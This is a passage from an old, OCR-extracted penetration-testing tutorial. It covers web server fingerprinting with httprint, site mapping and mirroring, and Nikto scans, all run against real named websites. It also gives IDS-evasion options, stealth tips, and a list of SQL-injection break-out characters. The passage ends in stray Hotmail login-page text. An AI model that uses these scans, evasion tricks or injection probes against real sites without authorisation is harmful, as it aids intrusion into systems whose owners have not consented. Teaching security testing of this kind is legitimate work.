http://net-square.com/httprint/
httprint@net-square.com

Usage:

httprint {-h <host> | -i <input file> | -x <nmap xml file>} -s <signatures> [...
 options]

-h <host>          host can be either an IP address, a symbolic name,
                   an IP range or a URL.
-i <input text file> file containing list of hosts as described above
                   in text format.
-x <nmap xml file>   Nmap -oX option generated xml file as input file.
                   Ports which can be considered as http ports are taken
                   from the nmapportlist.txt file.
-s <signatures>      file containing http fingerprint signatures.

Options:

-o <output file>     output in html format.
-oc <output file>    output in csv format.
-ox <output file>    output in xml format.
-noautossl           Disable automatic detection of SSL.
-tp <ping timeout>   Ping timeout in milliseconds.
                   Default is 4000 ms. Maximum 30000 ms.
-ct <1-100>          Default is 75. Do not change.
-ua <User Agent>     Default is Mozilla/4.0 (compatible; MSIE 5.01;
                   Windows NT 5.0.
-t <timeout>         Connection/read timeout in milliseconds.
                   Default is 10000 ms. Maximum 100000 ms.
-r <retry>           Number of retries. Default is 3. Maximum 30.
-P0                  Turn ICMP ping off.
-nr                  No redirection. Do not automatically follow 301,
                   302 responses. Enabled by default.
-th <threads>        Number of threads. Default is 8. Maximum 64.
-?                   Displays this message.
```

What I want to do now is finger print a web server and output the results as a HTML file.


httprint.exe –h Maddox.xmission.com –s signatures.txt –o E:\HTTP_Fingerprint_Report.html



Command Prompt - E:\DOCUME~1\CHRISM~1.MOR\LOCALS~1\Temp\Rar$DR26.515\httprint_301\wi...

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\Documents and Settings\Chris Morganti.MORGANTI-0LEYO9>E:\DOCUME~1\CHRISM~1.MO
R\LOCALS~1\Temp\Rar$DR26.515\httprint_301\win32\httprint.exe -h maddox.xmission.
com -s E:\DOCUME~1\CHRISM~1.MOR\LOCALS~1\Temp\Rar$DR28.968\httprint_301\win32\si
gnatures.txt -o E:\HTTP_Fingerprint_Report.html
httprint v0.301 (beta) - web server fingerprinting tool
(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httprint/
httprint@net-square.com

Finger Printing on http://maddox.xmission.com:80/
```

After the scanning is done we get a nice HTML report that looks like the following:



web server fingerprinting report

host	port	ssl	banner reported	banner deduced	icon	confidence
maddox.xmission.com	80		Apache/1.3.33 (Debian GNU/Linux) mod_ssl/2.8.22 OpenSSL/0.9.7e	Apache/1.3.26, Apache/1.3.27		

SSL analysis

httprint © 2003-2005 net-square

You don't have to output the report if you don't want to, you can just have a look at it on the command line. However if your doing a comprehensive penetration test you may wish to keep a log of what you found in the form of a HTML report.


Web Based Vulnerabilities

Vulnerabilities in web based and web server related software is very common. And is often the point of entry for an attacker.
We will be looking at gathering information on web based applications and web server related software such as CGI's.

Mapping Out Directory Structure


The first thing we are going to do is map out the directory and file structure of a website.
This can be done using a program (win32) called **IntelliTamper.**
http://www.intellitamper.com/download.php
There are programs that can map out and download the contents of a website, but for now we will just look at IntelliTamper. It may not be important for you to download the contents of a website; **using IntelliTamper may prove to be stealthier than download the entire website.**
Of course If an administrator was to check his logs and see an IP Address mapping out his file and directory structure it would of course be suspicious.

IntelliTamper is very simple to use, it is just a matter of firing it up and entering the website to map. However before we start we may wish to configure the options.



Timeout in seconds 10 (default 10)
Max connections 10 (default 10 / max. 30)
Language catalog IntelliTamper_US.cat
Words dictionary E:\Program Files\IntelliTamper\DictionnaryClassic
You will need to restart program if you change catalog or dictionnary settings.


You may wish to increase the number of maximum connections used by the program in order to do the scan faster. Of course if you wanted to be a tiny bit stealthy you may wish to just use one connection.



☐ Scan parents folders of startup folder (default is Off)
☑ Perform public scan (default is On)
☐ Perform dictionary scan (default is Off)
☐ Redirection (302) is Not Found (404) (default is Off)
☑ No case distinction (ZZZ=zzz) (default is On)
☐ Keep folders not found (404) (Default is Off)

There are some options you may or may not wish to turn on, also check out the other tabs. **IntelliTamper can be configured to use a proxy.**

You may wish to add to the dictionary file that comes with IntelliTamper before firing it up.



Now scanning server at 4.79.142.202 on port 80...
Informations on domain "www.grc.com" :
Server software : GRC Custom Hybrid NanoProbe Engine/1.57 (exper
Server time : Mon, 09 Oct 2006 04:43:12 GMT

```
GET "/dos/sockettome1.htm"...
GET "/faq-shieldsup.htm"...
GET "/files/addendum.pdf/_index_defaultpage.html"...
GET "/files/grcdos.pdf/_index_defaultpage.html"...
GET "/freeupdated.htm"...
GET "/sn/SN-002.htm"...
HEAD "/files/noshare.exe"...
HEAD "/files/sib.zip"...
```

Name	Size	Last mo
FBIAnnouncement....	- KB	
patchsig.htm	- KB	
patchwork.htm	19 KB	

Scanning Web site... (7629244 Bytes received - 47.90 KB/sec) /

As you can see we have gathered some important information. We have gathered a directory structure as well as a list of directories where directory listing is denied. IntelliTamper has been able to gather a list of some (possibly all) of the files in some of the directories.

Mirroring A Website To Your Hard Drive


How Does This Work?

This works simply by mapping out the website in a very similar way to IntelliTamper then downloading all the files to your hard drive.

What Software Can Be Used?

For mirroring a website to your hard drive you can use a program called **Teleport Pro.** http://tenmax.com/teleport/pro/download.htm

When the program starts up, a Wizard is displayed; we are going to use the wizard.



New Project Wizard - Step 1 of 4

Welcome to the New Project Wizard!

The New Project Wizard makes it easy for you to set up and run a Teleport Pro project.

What do you want Teleport Pro to do?

○ Create a browsable copy of a website on my hard drive
● Duplicate a website, including directory structure
○ Search a website for files of a certain type
○ Explore every site linked from a central site
○ Retrieve one or more files at known addresses
○ Search a website for keywords

We now have to follow a series of steps.


1. Enter the path to start from, click next.

2. Select what you wish to download from the site.

3. Click Finish.

We then go Project -> Start and start the process of mirroring the websites contents to our hard drive.

Results:



```
http://grc.com/
  http://www.grc.com/intro.ht
    /iframe.htm
    /sr/spinrite.htm
    /default.htm
    /cs/prepurch.htm
    /spinrite.htm
    /sr/themovie.htm
    /srdocs.htm
    /sr/faq.htm
    /sr/testimonials.htm
    /purchasing.htm
    /support.htm
    /stevegibson.htm
    /discussions.htm
    /privacy.htm
    /freepopular.htm
    /sn/notes-058.htm
    /unpnp/unpnp.htm
    /SecurityNow.htm
    /stm/shootthemessenger
    /id/idserve.htm
    /xpdite/xpdite.htm
    /freeware/dcom.htm
    /dos/drdos.htm

intro.htm
iframe.htm
sr6largelogo.gif
transpixel.gif
su2blackglow.gif

Thread 3: Receiving floodrouting.gif    Running    395 files queued    145 requested    15446 bytes/sec
```

Using Nikto

What Is Nikto?


Nikto is an Open Source web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers.

So What Exactly Can Nikto Be Used For?

Nikto can be used for finding potentially dangerous files. Nikto is sort of like an automated version of an audit done looking for folders and files that may be of interest to an attacker. Nikto should always be used in conjunction with the tools I have documented above.

Updating Nikto

Updating Nikto is fairly simple, the command is **nikto.pl –update**




```
slax / # ls
bin/  boot/  dev/  etc/  home/  lib/  mnt/  opt/  pentest/  proc/  root/  sbin/  sys/
slax / # cd pentest
slax pentest # ls
ProxyView-1.0.0/  database/     forensics/  housekeeping/  password/  sniffers/  web/
bluetooth/        enumeration/  fuzzers/    magstripe/     printer/   spoofing/  windo
cisco/            exploits/     honeypots/  misc-tools/    scanners/  vpn/       wirel
slax pentest # cd scanners
slax scanners # ls
nikto-1.35/  old/  onesixtyone-0.3.2/  pbnj/  vnc/  windows/
slax scanners # cd nikto-1.35
slax nikto-1.35 # ls
config.txt  docs/  nikto.pl*  plugins/  versions.txt
slax nikto-1.35 # nikto.pl -update
+ Retrieving 'realms.db'
+ Retrieving 'server_msgs.db'
+ Retrieving 'scan_database.db'
+ Retrieving 'outdated.db'
+ www.cirt.net message: Version 2.0 is still coming... Seriously.
slax nikto-1.35 #
```

Before doing this of course you will have to first navigate to the Nikto directory in **BackTrack**: /pentest/scanners/Nikto-1.35

After doing the update command Nikto **should** update itself from cirt.net.

Launching Nikto

Launching Nikto is really simple, Nikto does however have many options to choose from. But for the purpose of demonstration I will just show a simple scan.



```
slax nikto-1.35 # nikto.pl -h ssgroup.org -p 80
---------------------------------------------------------------------------
- Nikto 1.35/1.36     -     www.cirt.net
+ Target IP:       66.249.13.111
+ Target Hostname: ssgroup.org
+ Target Port:     80
+ Start Time:      Fri Oct 13 16:42:08 2006
---------------------------------------------------------------------------
- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Apache/1.3.36 (Unix) mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited
/1.4 PHP/4.4.2 FrontPage/5.0.2.2635.SR1.2 mod_ssl/2.8.27 OpenSSL/0.9.7a
- Retrieved X-Powered-By header: PHP/4.4.2
+ PHP/4.4.2 appears to be outdated (current is at least 5.1.4)
+ Apache/1.3.36 appears to be outdated (current is at least Apache/2.0.58). Apache 1.3.
33 is still maintained and considered secure.
+ PHP/4.4.2 appears to be outdated (current is at least 5.1.4)
+ FrontPage/5.0.2.2635.SR1.2 appears to be outdated (current is at least 5.0.4.3) (may
depend on server version)
+ OpenSSL/0.9.7a appears to be outdated (current is at least 0.9.8b) (may depend on ser
ver version)
+ mod_ssl/2.8.2 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow wh
```

Download Nikto: http://www.cirt.net/code/nikto.shtml

Nikto Commands/Options

```
- Nikto 1.35/1.36 - www.cirt.net
+ ERROR: No host specified

Options:
-Cgidirs+ Scan these CGI dirs: 'none', 'all', or a value like '/cgi/'
-cookies print cookies found
-evasion+ ids evasion technique (1-9, see below)
-findonly find http(s) ports only, don't perform a full scan
-Format save file (-o) Format: htm, csv or txt (assumed)
-generic force full (generic) scan
-host+ target host
-id+ host authentication to use, format is userid:password
-mutate+ mutate checks (see below)
-nolookup skip name lookup
-output+ write output to this file
-port+ port to use (default 80)
-root+ prepend root value to all requests, format is /directory
-ssl force ssl mode on port
-timeout timeout (default 10 seconds)
-useproxy use the proxy defined in config.txt
-Version print plugin and database versions
-vhost+ virtual host (for Host header)
+ requires a value

These options cannot be abbreviated:
-config+ use this config file
-debug debug mode
-dbcheck syntax check scan_database.db and user_scan_database.db
-update update databases and plugins from cirt.net
-verbose verbose mode

IDS Evasion Techniques:

Directory self-reference (/./)
3 Premature URL ending
4 Prepend long random string
5 Fake parameter
6 TAB as request spacer
7 Random case sensitivity
8 Use Windows directory separator (\)
9 Session splicing

Mutation Techniques:
1 Test all files with all root directories
2 Guess for password file names
3 Enumerate user names via Apache (/~user type requests)
4 Enumerate user names via cgiwrap (/cgi-bin/cgiwrap/~user type requests)
```

Fuzzing For SQL Injection Vulnerabilities

Fuzzing For SQL Injection:

Fuzzing for SQL Injection can be done by simply breaking out of an SQL Query (Of course there are other ways as well.)
Breaking out of an SQL Query will usually make the web application send an error back to the user. Of course in software with any real type of security, this wouldn’t happen.
But many web application programmers fail to implement secure coding practices.

Breaking Out Of The Query:


Breaking out of the query can be done by inputting a character which is used by the application to separate things such as text and variables. This will cause the query to end and most probably cause the server to spit out an error message.

Characters That Can Be Used To Break Out Of The Query:

```
'
"
''
'''
\'
\"
%00'
```

How To Input Special Characters:

Breaking out of an SQL Query can easily be performed by entering one of the above characters into an input box.


Sign In - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
destUrl=http%3a%2...
Getting Started
Latest Headlines
Home | My MSN | Shopping | Money | People & Chat
Search
msn Hotmail
Sign Up
Sign In
Help
Done
Microsoft

http://login.live.com/login.srf?id=2&svc=mail&cbid=24325&msppjph=1&tw=0&fs=1&fsa=1&fsat=1296000&lc=1033&_l

What's new For Free Hotmail? MSN Hotmail Inbox Storage is now 250 MB and there is an increased attachment size of 10 MB!

New to MSN Hotmail?
A smarter way to email – FREE!

- **Get enhanced security for your email!** Help keep your inbox free from contamination. With powerful spam filters and enhanced virus scanning & cleaning.
- **Easily connect & share!** Send & receive e-mail from any Web connection. With a huge 250MB inbox* and the ability to send up to 10MB files or photos.
- **Express yourself!** Have fun personalizing e-mail to friends & family. With unique emoticons, signatures, background choices, fonts & layout styles.

*250MB inbox available only in the 50 United States, District of Columbia, and Puerto Rico. Eligible Hotmail users will first receive 25MB at sign-up. Please allow at least 30 days for activation of your 250MB storage to verify your e-mail account and help prevent abuse. Microsoft Corporation reserves the right to provide 250MB inbox to free Hotmail accounts at its discretion.

Sign In to Hotmail

E-mail address:
Password:
Forgot your password?

